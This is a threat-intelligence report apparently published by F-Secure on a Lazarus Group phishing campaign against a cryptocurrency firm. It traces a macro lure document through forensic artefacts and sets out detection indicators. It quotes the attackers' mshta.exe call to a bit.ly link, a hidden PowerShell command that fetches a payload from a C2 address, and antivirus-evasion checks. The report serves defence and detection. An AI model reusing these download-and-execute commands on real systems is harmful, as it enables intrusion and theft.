LAZARUS GROUP
CAMPAIGN TARGETING THE CRYPTOCURRENCY VERTICAL

Tactical Intelligence Report

2020-08-18

INTRODUCTION

In 2019, F-Secure uncovered technical details on Lazarus Group's[1] modus operandi during an investigation of an attack on an organisation in the cryptocurrency vertical, hereafter referred to as "the target". The attack was linked to a wider, **ongoing** global phishing campaign. The detail in this report provides detection opportunities for blue teams seeking to defend their organizations from attacks by the group.

Lazarus Group's interests reportedly align with those of the government of the Democratic People's Republic of Korea (DPRK). According to a 2019 UN report[2] Lazarus Group has been targeting organizations in the cryptocurrency vertical since at least 2017. Consistent with public reporting on the group's activities, the main objective of the attack uncovered by F-Secure was financial gain.

F-Secure attributed the attack to the Lazarus Group based on similarities in malware, Tactics, Techniques & Procedures (TTPs) observed, and wider intelligence of the group's operational practices. F-Secure's analysis of the malware suggested strong similarities to samples leveraged in other Lazarus Group campaigns, detailed in research previously published by Kaspersky[3] and ESET[4]. Lazarus Group was observed leveraging a combination of custom malware and native operating system (OS) utilities to reach its objective.

Through the investigation it became clear that Lazarus Group invests significant time in operational security to avoid detection and remove evidence of their activity. Prior to F-Secure's investigation, Lazarus Group attempted to remove evidence of its presence on the target through the secure deletion of tooling and log data. However, some samples were retrievable, as well as some auto-captured by the target's Endpoint Detection & Response (EDR) solution.

F-Secure assess the attack on the target to be advanced in nature and was able to link this activity with a global phishing campaign running since at least January 2018. The attack was linked to this wider set of activity through several common indicators found in samples from the investigation, open source repositories, and proprietary intelligence sources. Where possible, evidence has been included in the body and appendices of this report to allow the security industry to leverage these details across their apertures, and draw their own conclusions. **F-Secure believes this information will help targeted organizations protect their networks from future attacks and raise the cost of operation for the group.**

[1] https://attack.mitre.org/groups/G0032/

[2] https://asia.nikkei.com/Spotlight/N-Korea-at-crossroads/North-Korea-stole-cryptocurrency-via-hacking-UN-panel


[3] https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180244/Lazarus_Under_The_Hood_PDF_final.pdf

[4] https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/

INITIAL ACCESS

F-Secure's investigation revealed that a system administrator from the target organization received a phishing document via their personal LinkedIn account. The document masqueraded as a legitimate job advert for a role in a blockchain technology company that matched the employee's skills.

Though the document on the target's host had been altered to remove malicious content after execution, F-Secure assessed that the original document was the same, or similar to, a sample publicly available on VirusTotal[5] (see image below). This was based on metadata analysis and execution evidence noted in the System Resource Usage Monitor (SRUM) database.



34 engines detected this file

7446efa798cfa7908e78e7fb2bf3ac57486be4d2edea8a798683c949d504dee6

BlockVerify Group Job Description[GDPR] (1).doc

create-ole doc macros run-file

282.50 KB
Size


Basic Properties

MD5	cd0a391331c1d4268bd622080ba68bce
SHA-1	da013027c7f534321c940f2047354359d7b32480
SHA-256	7446efa798cfa7908e78e7fb2bf3ac57486be4d2edea8a798683c949d504dee6
Vhash	6588cb76f4a67f61788876956642bd80
SSDEEP	6144:iqeZW6uUGwGOMpsdmQsNW/74kGldaeoEISB:iqdlUvfMeETNCkkNt
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Marvin, Template: Normal.dotm, Last Saved By: Kevin Buchli, Revision Number: 6, Name of Creating Application: Microsoft Office Word, Total Editing Time: 10:00, Create Time/Date: Sun Jan 06 13:11:00 2019, Last Saved Time/Date: Thu May 02 05:46:00 2019, Number of Pages: 3, Number of Words: 1855, Number of Characters: 10576, Security: 0
File size	282.50 KB (289280 bytes)

Figure 1: *Malicious document listed by VirusTotal*

Metadata analysis showed the document and VirusTotal sample shared identical values for the document name, author, last saved by, and word count properties. The creation time and character count were not identical, but similar enough to suggest a relationship between the two documents.

[5] https://www.virustotal.com/gui/file/7446efa798cfa7908e78e7fb2bf3ac57486be4d2edea8a798683c949d504dee6/details



BlockVerify Group Job Description[GDPR].doc Properties


Property	Value
Origin	
Authors	Marvin
Last saved by	Kevin Buchli
Revision number	3
Version number	
Program name	Microsoft Office Word
Company	
Manager	
Content created	07/01/2019 13:11
Date last saved	23/04/2019 09:16
Last printed	
Total editing time	00:06:00
Content	
Content status	
Content type	application/msword
Pages	11
Word count	1855
Character count	10574
Line count	88
Paragraph count	24
Template	Normal.dotm

BlockVerify Group Job Description[GDPR].doc Properties

Property	Value
Character count	10574
Line count	88
Paragraph count	24
Template	Normal.dotm
Scale	No
Links dirty?	No
Language	
File	
Name	BlockVerify Group Job Description[G...
Type	Microsoft Word 97 - 2003 Document
Folder path	
Date created	29/07/2019 11:54
Date modified	06/05/2019 03:40
Size	177 KB
Attributes	A
Availability	Available offline
Offline status	
Shared with	
Owner	
Computer	

Figure 2: *Target's malicious document metadata*


However, the document's file sizes were different—181,248 bytes vs 289,280 bytes. The Master File Table (MFT) entry for this document suggests that it could have been modified roughly thirty minutes after it was created.



Parent Path	File Name	Extens...	File Size	Created0x10	Last Modified0x10
ABC	ABC	ABC	=	=	=
.\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Recent	BlockVerify Group Job Description[GDPR].lnk	.lnk	797	2019-[redacted] 03:10:54.0502743	2019-[redacted] 03:31:24.6728893
.\Users\[redacted]\AppData\Roaming\Microsoft\Office\Recent	BlockVerify Group Job Description[GDPR].LNK	.LNK	1229	2019-[redacted] 03:10:53.9954214	2019-[redacted] 03:31:24.6748836
.\Users\[redacted]\Downloads	BlockVerify Group Job Description[GDPR].doc	.doc	181248	2019-[redacted] 03:10:51.2279234	2019-[redacted] 03:40:22.6671716

Figure 3: Target's malicious document MFT entries


When reviewing the LNK (link) file on the target host relating to the document, the original file size can be seen in the *"target file size"* field. This file size is identical to the malicious VirusTotal sample, providing another strong link between the two documents.



```
            Target attributes: A
            Target file size: 289280
            Target created: 2019/[redacted] 03:10:51  +0
            Last written: 2019/[redacted] 03:10:52  +0
            Last accessed: 2019/[redacted] 03:10:52  +0
            Volume type: Fixed
            Volume serial: 08AE3DC9
            Volume name:
            Local path: C:\Users\[redacted]\Downloads\BlockVerify Group Job Description[GDPR].doc
Metadata    Relative path: ..\..\..\..\..\Downloads\BlockVerify Group Job Description[GDPR].doc
            Working directory: C:\Users\[redacted]\Downloads
```

Figure 4: Target's malicious document LNK metadata

As can be seen in the below image, the malicious version of the document claimed to be protected by General Data Protection Regulation (GDPR) and that content needed to be enabled in Word to access the document. The enablement of content would then result in the malicious embedded macro code to execute.



Security Warning Macros have been disabled.

This document is protected by GDPR.
To open data enable content.

Figure 5: *Malicious document GDPR content*

The malicious execution chain was then the same as noted in the JPCERT report[6], where the macro in the document creates an LNK file that resulted in the execution of *mshta.exe* to call out to a *"bit.ly"* link created in early May 2019.

[6] https://blogs.jpcert.or.jp/en/2019/07/spear-phishing-against-cryptocurrency-businesses.html

```
mshta.exe https://bit[.]ly/2vwLE0m
```

The link was accessed 73 times from several countries, as noted in Figure 6 below. Some of these were likely researchers, however, the spike in May, and the countries with high counts, led F-Secure to assess that this was a relatively widely-targeted lure document.




Figure 6: *"bit.ly" link access statistics*

The "bit.ly" link redirected to a domain from which a VBScript was executed to perform checks on the host and collect further information to send to a second Command and Control (C2) domain. This script and execution chain are covered in more detail in the Weibu Intelligence Bureau report[7] .


In the F-Secure investigation, this eventually led to the download and execution of a PowerShell script that retrieved a further payload from a third C2 domain. Shortly after this payload was retrieved, the main implants used by Lazarus Group appeared on the target host.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w Hidden -ep Bypass
-file C:Users\<USER>\AppData\Local\Temp\usoclient.ps1 66.181.166[.]15:8080/uc
188652471
```

Once the initial chain of infection had executed, the main implant leveraged against the target was downloaded and loaded in to the lsass.exe process. Evidence of this execution was captured within the SRUM database as well as the data transferred to and from the target host (see screenshot below). Note, the entry

[7] https://x.threatbook.cn/nodev4/vb4/article?threatInfoID=2371

time is not accurate and reflects the time written to the database rather than the time of execution, which usually accounts for activity across the previous hour.



SRUM ENTRY CREA	Application	Bytes Sen	Bytes Receive	Total Bytes
2019-[redacted] 03:33:00	\device\harddiskvolume4\program files\microsoft office\root\office16\winword.exe	108543	1087186	1195729
2019-[redacted] 03:33:00	WinDefend	265357	62170	327527
2019-[redacted] 03:33:00	wuauserv	196888	54148	251036
2019-[redacted] 03:33:00	\device\harddiskvolume4\windows\system32\mshta.exe	2377	7658	10035
2019-[redacted] 03:33:00	\device\harddiskvolume4\windows\system32\wscript.exe	1498649	63002	1561651
2019-[redacted] 03:33:00	wlidsvc	6861	13132	19993
2019-[redacted] 03:33:00	\device\harddiskvolume4\windows\system32\windowspowershell\v1.0\powershell.exe	413724	1242534	1656258
2019-[redacted] 03:33:00	\device\harddiskvolume4\windows\system32\rundll32.exe	65071	1819161	1884232
2019-[redacted] 03:33:00	Dhcp	366	369	735
2019-[redacted] 03:33:00	\device\harddiskvolume4\windows\system32\cmd.exe	12928	1440490	1453418
2019-[redacted] 03:33:00	\device\harddiskvolume4\windows\system32\lsass.exe	87255	410485	497740

Figure 7: System Resource Usage Monitor (SRUM) database entries

This infection chain appeared to be highly conditional based on information retrieved from the target, and notably differs across other public reporting of the campaign. The different possible execution chains observed by F-Secure are detailed in the diagram below.



Email Message
Malicious URL
ZIP Archive
Other sources
Malicious Macro document
Creates and launches
LNK file
Password.txt.lnk
Password protected decoy document
Uses MSHTA to connect to a bit.ly URL
Launches
Possible link
Malicious VBScript from first C&C
If the connection was from Password.txt.lnk, the C&C will return a password. The VBS creates the file password.txt containing the password from the C&C
AV check: 'kwsprot' or 'npprot' strings present in process names?
No
Yes
Use wscript to execute VBScript
Use cscript to execute VBScript
Create and move to startup directory: LNK file
AV check: 'nudongf' or 'qhsafe' strings present in process names?
No
Yes
Execute LNK upon startup
Delete LNK file
Uses MSHTA to connect to a bit.ly.URL
Create malicious VBScript that polls second C&C every certain intervals for commands/scripts to execute (e.g. gathering system info)
Powershell that leads to implant download
Connected to
66.181.166.15:8080/uc
LSSVC.DLL
Decrypts
Decrypts and injects to explorer.exe
MSCMAIN.SDB/ MSOMAIN.SDB (config files)
Decrypts and injects to explorer.exe
Contains string
Contains string
User.sat
User.cat

Figure 8: *Infection chain*

F-Secure leveraged additional available data to pivot from this observed activity to further phishing artefacts, assessed to be part of a wider campaign running since at least January 2018. Artifacts identified were linked to fourteen countries, suggesting this was a wide-ranging global campaign. Those countries were: US, CN, UK, CA, DE, RU, KR, AR, SG, HK, NL, EE, JP & PH. The Indicators of Compromise (IOCs) relating to these artefacts are included in the appendices below.

NETWORK BACKDOOR IMPLANTS

